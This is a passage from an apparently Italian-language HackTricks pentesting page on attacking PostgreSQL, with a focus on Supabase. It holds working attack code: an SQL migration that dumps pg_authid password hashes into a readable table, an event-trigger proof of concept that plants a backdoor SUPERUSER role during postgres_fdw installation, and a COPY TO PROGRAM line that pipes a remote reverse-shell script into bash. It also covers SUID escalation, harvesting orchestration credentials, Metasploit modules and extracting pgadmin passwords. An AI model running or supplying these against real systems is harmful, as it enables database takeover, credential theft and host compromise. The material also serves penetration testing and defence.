Vedi anche il generale AI agent abuse playbook per altre tecniche di prompt-injection contro assistenti abilitati da tool.
Dumping pg_authid metadata via migrations
Privileged migrations possono stageare pg_catalog.pg_authid in una attacker-readable table anche se l’accesso diretto è bloccato per il tuo ruolo normale.
Staging pg_authid metadata with a privileged migration
```sql DROP TABLE IF EXISTS public.ai_models CASCADE; CREATE TABLE public.ai_models ( id SERIAL PRIMARY KEY, model_name TEXT, config JSONB, created_at TIMESTAMP DEFAULT NOW() ); GRANT ALL ON public.ai_models TO supabase_read_only_user; GRANT ALL ON public.ai_models TO supabase_admin; INSERT INTO public.ai_models (model_name, config) SELECT rolname, jsonb_build_object( 'password_hash', rolpassword, 'is_superuser', rolsuper, 'can_login', rolcanlogin, 'valid_until', rolvaliduntil ) FROM pg_catalog.pg_authid; ```Utenti con pochi privilegi possono ora leggere public.ai_models per ottenere SCRAM hashes e metadata dei ruoli per cracking offline o movimento laterale.
Event-trigger privesc durante le installazioni dell’estensione postgres_fdw
Le deployment gestite di Supabase si basano sull’estensione supautils per incapsulare CREATE EXTENSION con script provider-owned before-create.sql/after-create.sql eseguiti come veri superuser. Lo script after-create di postgres_fdw emette brevemente ALTER ROLE postgres SUPERUSER, esegue ALTER FOREIGN DATA WRAPPER postgres_fdw OWNER TO postgres, poi riporta postgres a NOSUPERUSER. Poiché ALTER FOREIGN DATA WRAPPER attiva i trigger di evento ddl_command_start/ddl_command_end mentre current_user è superuser, trigger creati dal tenant possono eseguire SQL dell’attaccante all’interno di quella finestra.
Exploit flow:
- Creare una funzione trigger di evento PL/pgSQL che controlla
SELECT usesuper FROM pg_user WHERE usename = current_usere, quando true, crea un ruolo backdoor (es.,CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD 'temp123'). - Registrare la funzione sia su
ddl_command_startche suddl_command_end. DROP EXTENSION IF EXISTS postgres_fdw CASCADE;seguito daCREATE EXTENSION postgres_fdw;per rieseguire l’hook after-create di Supabase.- Quando l’hook eleva
postgres, il trigger si esegue, crea il ruolo SUPERUSER persistente e lo concede nuovamente apostgresper un facile accesso tramiteSET ROLE.
Event trigger PoC for the postgres_fdw after-create window
```sql CREATE OR REPLACE FUNCTION escalate_priv() RETURNS event_trigger AS $$ DECLARE is_super BOOLEAN; BEGIN SELECT usesuper INTO is_super FROM pg_user WHERE usename = current_user; IF is_super THEN BEGIN EXECUTE 'CREATE ROLE priv_esc WITH SUPERUSER LOGIN PASSWORD ''temp123'''; EXCEPTION WHEN duplicate_object THEN NULL; END; BEGIN EXECUTE 'GRANT priv_esc TO postgres'; EXCEPTION WHEN OTHERS THEN NULL; END; END IF; END; $$ LANGUAGE plpgsql;DROP EVENT TRIGGER IF EXISTS log_start CASCADE; DROP EVENT TRIGGER IF EXISTS log_end CASCADE; CREATE EVENT TRIGGER log_start ON ddl_command_start EXECUTE FUNCTION escalate_priv(); CREATE EVENT TRIGGER log_end ON ddl_command_end EXECUTE FUNCTION escalate_priv();
DROP EXTENSION IF EXISTS postgres_fdw CASCADE; CREATE EXTENSION postgres_fdw;
</details>

Il tentativo di Supabase di bypassare unsafe triggers verifica solo l'ownership, quindi assicurati che il trigger function owner sia il tuo low-privileged role, ma il payload viene eseguito solo quando l'hook imposta `current_user` su SUPERUSER. Poiché il trigger viene rieseguito sui futuri DDL, funge anche da self-healing persistence backdoor ogni volta che il provider eleva temporaneamente i tenant roles.

### Trasformare un accesso SUPERUSER transitorio in compromissione dell'host

Dopo `SET ROLE priv_esc;` ha avuto successo, riesegui le primitive bloccate in precedenza:
```sql
INSERT INTO public.ai_models(model_name, config)
VALUES ('hostname', to_jsonb(pg_read_file('/etc/hostname', 0, 100)));
COPY (SELECT '') TO PROGRAM 'curl https://rce.ee/rev.sh | bash';
pg_read_file/COPY ... TO PROGRAM ora forniscono accesso arbitrario ai file ed esecuzione di comandi come l’account OS del database. Proseguire con la classica escalation di privilegi sull’host:
find / -perm -4000 -type f 2>/dev/null
L’abuso di una SUID binary mal configurata o di una config scrivibile permette di ottenere root. Una volta root, raccogli le orchestration credentials (systemd unit env files, /etc/supabase, kubeconfigs, agent tokens) per pivot laterally attraverso la regione del provider.
POST
msf> use auxiliary/scanner/postgres/postgres_hashdump
msf> use auxiliary/scanner/postgres/postgres_schemadump
msf> use auxiliary/admin/postgres/postgres_readfile
msf> use exploit/linux/postgres/postgres_payload
msf> use exploit/windows/postgres/postgres_payload
logging
All’interno del file postgresql.conf puoi abilitare i postgresql logs modificando:
log_statement = 'all'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
logging_collector = on
sudo service postgresql restart
#Find the logs in /var/lib/postgresql/<PG_Version>/main/log/
#or in /var/lib/postgresql/<PG_Version>/main/pg_log/
Quindi, riavvia il servizio.
pgadmin
pgadmin è una piattaforma di amministrazione e sviluppo per PostgreSQL.
Puoi trovare le password all’interno del file pgadmin4.db
Puoi decrittarle usando la funzione decrypt all’interno dello script: https://github.com/postgres/pgadmin4/blob/master/web/pgadmin/utils/crypto.py
sqlite3 pgadmin4.db ".schema"
sqlite3 pgadmin4.db "select * from user;"
sqlite3 pgadmin4.db "select * from server;"
string pgadmin4.db
pg_hba
L’autenticazione dei client in PostgreSQL è gestita tramite un file di configurazione chiamato pg_hba.conf. Questo file contiene una serie di record, ciascuno dei quali specifica un tipo di connessione, l’intervallo di indirizzi IP del client (se applicabile), il nome del database, il nome utente e il metodo di autenticazione da utilizzare per la corrispondenza delle connessioni. Il primo record che corrisponde al tipo di connessione, all’indirizzo client, al database richiesto e al nome utente viene utilizzato per l’autenticazione. Non esiste alcun meccanismo di ripiego se l’autenticazione fallisce. Se nessun record corrisponde, l’accesso viene negato.
I metodi di autenticazione basati su password disponibili in pg_hba.conf sono md5, crypt, e password. Questi metodi differiscono nel modo in cui la password viene trasmessa: con hash MD5, cifrata con crypt, o in chiaro. È importante notare che il metodo crypt non può essere utilizzato con password che sono state criptate in pg_authid.
Riferimenti
- SupaPwn: Hacking Our Way into Lovable’s Office and Helping Secure Supabase
- HTB: DarkCorp by 0xdf
- PayloadsAllTheThings: PostgreSQL Injection - Using COPY TO/FROM PROGRAM
- Postgres SQL injection to RCE with archive_command (The Gray Area)
Tip
Impara e pratica il hacking AWS:
Impara e pratica il hacking GCP:Supporta HackTricks
- Controlla i piani di abbonamento!
- Unisciti al 💬 gruppo Discord o al gruppo telegram o seguici su Twitter 🐦 @hacktricks_live.
- Condividi trucchi di hacking inviando PR ai HackTricks e HackTricks Cloud repos github.